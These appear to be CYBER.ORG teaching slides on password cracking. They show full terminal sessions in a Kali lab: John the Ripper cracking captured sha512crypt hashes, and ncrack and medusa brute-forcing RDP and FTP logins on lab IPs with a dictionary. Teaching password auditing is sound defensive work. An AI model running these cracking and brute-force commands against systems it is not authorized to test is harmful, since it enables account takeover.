Cybersecurity

Password Cracking Tools

CYBER.ORG

Password Crackers

- Passwords are stored as hashes
- Grab copy of the hashes, crack offline
- Use known, common passwords from a wordlist
- Use rainbow tables
  - Pre-calculated hashes, based on system (SQL, Linux, Windows)
  - Password salting can combat rainbow tables
- Security professionals audit user passwords using same tools as hackers would
  - Find and fix problem before it can be exploited

Example - JtR


- John the Ripper
- Multiple step process
  - Rules, Dictionary, and Brute Force

```
student@kali:~/Desktop$ john passwords
Created directory: /home/student/.john
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2
4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
student          (student)
melissa2         (melissa)
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Further messages of this type will be suppressed.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
123456           (james)
starwars         (colby)
harrypotter      (emma)
!@#$%^           (maddie)
6g 0:00:00:26 23.01% 2/3 (ETA: 09:00:08) 0.2306g/s 1990p/s 2256c/s 2256C/s matthew7..apples7
```

Using JtR to audit passwords

Example - Hash Suite

- Runs on Windows and Android OS
- Different processes allowed



Screenshot of password auditing with Hash Suite

Example - ncrack

- Attempts to crack network authentications
  - Typically, not used with captured hashes

```
student@kali:~/Desktop$ ncrack -v 10.1.57.54 --user student -P dictionary -p rdp CL=1

Starting Ncrack 0.7 ( http://ncrack.org ) at 2021-03-27 09:06 UTC

Failed to resolve given hostname/IP: CL=1. Note that you can't use '/mask' AND '1-4,7,100-'
e IP ranges
Discovered credentials on rdp://10.1.57.54:3389 'student' 'student'
rdp://10.1.57.54:3389 finished.

Discovered credentials for rdp on 10.1.57.54 3389/tcp:
10.1.57.54 3389/tcp rdp: 'student' 'student'

Ncrack done: 1 service scanned in 6.00 seconds.
Probes sent: 29 | timed-out: 19 | prematurely-closed: 0

Ncrack finished.
student@kali:~/Desktop$
```

Screenshot of password auditing a remote desktop system using ncrack

Example - medusa

- Attempts to crack network authentications
  - Typically, not used with captured hashes

```
student@kali:~/Desktop$ medusa -h 10.1.93.4 -u frank -P dictionary -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 10.1.93.4 (1 of 1, 0 complete) User: frank (1 of 1, 0 complete) Password: 1 (1 of 6 complete)
ACCOUNT CHECK: [ftp] Host: 10.1.93.4 (1 of 1, 0 complete) User: frank (1 of 1, 0 complete) Password: 12 (2 of 6 complete)
ACCOUNT CHECK: [ftp] Host: 10.1.93.4 (1 of 1, 0 complete) User: frank (1 of 1, 0 complete) Password: 123 (3 of 6 complete)
ACCOUNT CHECK: [ftp] Host: 10.1.93.4 (1 of 1, 0 complete) User: frank (1 of 1, 0 complete) Password: 1234 (4 of 6 complete)
ACCOUNT CHECK: [ftp] Host: 10.1.93.4 (1 of 1, 0 complete) User: frank (1 of 1, 0 complete) Password: 12345 (5 of 6 complete)
ACCOUNT FOUND: [ftp] Host: 10.1.93.4 User: frank Password: 12345 [SUCCESS]
student@kali:~/Desktop$
```

Screenshot of password auditing a remote ftp server using medusa